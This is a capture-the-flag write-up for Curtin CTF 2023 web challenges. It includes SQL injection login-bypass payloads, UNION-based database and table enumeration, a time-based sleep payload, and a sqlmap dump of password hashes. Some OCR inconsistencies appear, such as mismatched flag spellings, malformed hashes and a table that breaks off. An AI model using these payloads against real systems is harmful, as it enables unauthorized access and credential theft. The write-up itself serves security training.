
CURTIN CTF 2023



Wrote by

Scap3G04T

4jai


OS1RIS

Dinze


Table of Contents

General Web

Content Missing – I




This challenge is continuity for Content Missing – II, but I don't know why it's name I. So anyway, we found the suspicious directory in the headphone photo named /homeChall. When we try to access the webpage, it just says the flag for this challenge.



But when accessing using curl, there are hidden directory in the response.


```
┌──(kali㉿kali)-[~]
└─$ curl -v http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com/homeChall
*   Trying 13.54.113.149:80...
* Connected to curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com (13.54.113.149) port 80
> GET /homeChall HTTP/1.1
> Host: curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com
> User-Agent: curl/8.3.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Sat, 14 Oct 2023 13:40:49 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 28
< Connection: keep-alive
< Content-Location: /h0m3fl4g15h3r3
< Server: Werkzeug/1.0.1 Python/2.7.17
<
* Connection #0 to host curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com left intact
Flag for Content Missing - I
```

So, we try to access the hidden directory and get the flag.




Flag: CURTIN_CTF{C0NGR4TUL4T10N5_0N_Y0UR_H0M3C0M1NG}


Content Missing – II



These challenges ask us to find missing content in the webpage, so we can analyze the source code to find any suspicious code here. We found something unusual at the fourth photo.



Based on the image, it should be in /static/Content.png but the code shows that we cannot find the image. So, we try to look in the /static and there are Content.png with the flag.




Flag: CURTIN_CTF{N33D_F0R_B3TT3R_C0D3_R3V13W}

No Crawl

URL: http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com/

This challenge was straight forward as it just give us a website. The challenge name was the clue for our investigation, and it was the crawler. Google crawler will crawl to website and there are one file that use to navigate the crawler called robots.txt.




There are hidden directory here and we got the flag from the directory.


```
┌──(kali㉿kali)-[~/Desktop]
└─$ echo "Q1VSVElOX0NURntCMFQ1MzBUNUJPVFNCMFQ1NTU1NTVCT1RTfQ==" | base64 -d
CURTIN_CTF{B0T530T5BOTSB0T555555BOTS}
```

Flag: CURTIN_CTF{B0T530T5BOTSB0T555555BOTS}

Join the Union



In this challenge we were given the webpage to register.



After we tried to register, we also intercept the request using burp and we found interesting directory.

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Sat, 14 Oct 2023 09:38:27 GMT
3 Content-Type: text/html; charset=utf-8
4 Content-Length: 194
5 Connection: close
6 Set-Cookie: 53c43t=deeca476f2209104fe972a5ae37fd7bb5ad0ae30; Path=/
7 Set-Cookie: Referer=https://www.hackerman.play; Path=/
8 Content-Location: /g3t_53cR3t_fl4g
9 Server: Werkzeug/1.0.1 Python/2.7.17
10
11 <html>
12   <head>
13     <title>
14       Dummy Registration
15     </title>
16   </head>
17   <body class = "LOL">
18     <img src="/static/smiley.png" alt="Dummy Page"/>
19   </body>
20 </html>
```

We can try to access the directory, but it asks me WHO AM I. Whut. After some experiments, we can see that there is cookie value that may be useful. I first didn't know what to do with that value but after some experiment with the request, we got the flag.


Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Sat, 14 Oct 2023 09:44:13 GMT
3 Content-Type: text/html; charset=utf-8
4 Content-Length: 44
5 Connection: close
6 Server: Werkzeug/1.0.1 Python/2.7.17
7
8 CURTIN_CTF{Th15_Fl4g_15_h15hly_c0nfld3nt14l}
```

Flag: CURTIN_CTF{Th15_Fl4g_15_h15hly_c0nf1d3nt14l}

Hackerman





This webpage is straight forward as we need to login using Username Hackerman and unknown password.

Looking through source code, the password may have some criteria to be follow.

```
function report()
{
    inputData = document.getElementById("pswd");

    var inputVal = inputData.value;
    if (inputVal.length != 10) {
        console.log("Fail : input not 10 chars")
        return
    }

    let match = inputVal.match("^[0-9]+$")
    if (!inputVal.includes(".",0)) {
        console.log("Fail : . missing")
        return
    }
    else if (match != inputVal)
    {
        console.log(match)
        console.log("Fail : non numerics maybe entered")
        return
    }
    else {
        console.log("Wrong password entered")
    }
}
```

This JavaScript show that the password needs to be 10 characters in length and including number and . symbol. So base on the clue given the password are the pi value. Because in the pie there is a dot and fit the authors quote has the clue "Circle".






Password: 3.14159265

CURTIN_CTF{RUNN1NG_!N_C1Rcl3s_4ll_th3_t1M3}

Flag: CURTIN_CTF{RUNN1NG_!N_C1Rcl3s_4ll_th3_t1M3}

Obscure communication




Google-fu all available information then narrow down to more specific info/clue. It can be based on question name, author, category, related past ctf, etc . "Obscure" means something is not clear or easily understood. In this context, it might refer to a technique or method used to make the ETag value less predictable or harder to guess. Etag can setup the range such as Start and End range. With the buffer, it will read the content inside.

Flag: CURTIN_CTF{Th3_D3v1l15_1NTH3_D3T41L5}

SQLi

Try to login




The webpage ask us to login, by using simple payload ‘OR 1=1-- - in username and password, we got the flag.

‘OR 1=1-- -

Flag: CURTIN_CTF{5H0pT1m3}

Try logging in... again




The second webpage also ask the same questions, but now the payload did not work. We try to search another working payload and found the payload that can be use:

```
admin') or ('1'='1
```


Flag: CURTIN_CTF{welc0m3aG@1n}

Database Discovery Quest




The challenge asks us to find the database name. So, we find the number of column first, then use union query adding with database() function to get the flag.

' union select 1,2,3,4,5-- -
' union select 1,2,3,database(),5-- -




Flag: CURTIN_CTF{d8_@_Ba$3}

Table Name Treasure Hunt




Next task, we need to find the table name. We use the sqli payload to get the flag.

```
' union select 1,2,3,table_name,5 from information_schema.tables where table_schema=database()-- -
```



Flag: CURTIN_CTF{#1y!n#2Y@ng}

Fiver Fever




For this challenge, we need to find the user hash password in the database, using sqlmap, we can dump all the user passwords.

```
Table: users
[10 entries]
+-----+-----------+----------------------------------+-----------+-----------------------------------------+
| id  | fname     | password                         | username  | description                             |
+-----+-----------+----------------------------------+-----------+-----------------------------------------+
| 1   | admin     | 8387bfe45589ee5ddab966c27be748a6 | admin     | Bow down before me, peasants!           |
| 2   | bobby     | 938d0079fbc8d76c4ca7c7c64d5246b7 | bob       | Be like bob!                            |
| 3   | ramesh    | 1cc717c472f214f5307ef20c32790fa9 | ramesh    | Hey I like chocolates!                  |
| 4   | suresh    | 238e9d41023df7a41fb699202af64d15 | suresh    | I have a twin                           |
| 5   | alice     | 38d67423412aa78c85a66a5dcd581772 | alice     | I may or may not really exist...        |
| 6   | voldemort | d1db35c91478b587d7c1b53c351bc001 | voldemort | How dare you! Avada kedavra!            |
| 7   | frodo     | 2564ce8bf11021e0f0d0112a4dc36b80 | frodo     | Need to go to Mordor. Like right now!   |
| 8   | hodor     | e686c570a4fbc537659873156866 60e0 | hodor     | Hodor                                   |
| 65  | rambo     | 549f1037d82dd55b532054b77b969f02 | rhombus   | Because my parents couldnt afford diamonds |
| 103 | tom       | 872fc8ed4cae593dc5e62f00157b7db6 | voldemort | Ha! I am Tom Riddle!                    |
+-----+-----------+----------------------------------+-----------+-----------------------------------------+
```


Flag: CURTIN_CTF{ab57c73efc0563ea1a25df5fb6c7590a}

Slow Down...




This challenges ask us to make the sql injection to the server, but this time we need to do time based sql injection. We use the time based sqli payload and get the flag.

'XOR(if(now()=sysdate(),sleep(5*5),0))OR'



Flag: CURTIN_CTF{5l0wpOk3}

Unveiling the Dark Wizard's Secrets




The final sql challenge ask us to provide hash password for Voldemort, but there are two of them, and the clue said his name start with tom. Now we know which is the right flag.


```
Table: users
[10 entries]
+-----+-----------+----------------------------------+-----------+-----------------------------------------+
| id  | fname     | password                         | username  | description                             |
+-----+-----------+----------------------------------+-----------+-----------------------------------------+
| 1   | admin     | 8387bfe45589ee5ddab966c27be748a6 | admin     | Bow down before me, peasants!           |
| 2   | bobby     | 938d0079fbc8d76c4ca7c7c64d5246b7 | bob       | Be like bob!                            |
| 3   | ramesh    | 1cc717c472f214f5307ef20c32790fa9 | ramesh    | Hey I like chocolates!                  |
| 4   | suresh    | 238e9d41023df7a41fb699202af64d15 | suresh    | I have a twin                           |
| 5   | alice     | 38d67423412aa78c85a66a5dcd581772 | alice     | I may or may not really exist...        |
| 6   | voldemort | d1db35c91478b587d7c1b53c351bc001 | voldemort | How dare you! Avada kedavra!            |
| 7   | frodo     | 2564ce8bf11021e0f0d0112a4dc36b80 | frodo     | Need to go to Mordor. Like right now!   |
| 8   | hodor     | e686c570a4fbc537659873156866660e0 | hodor     | Hodor                                   |
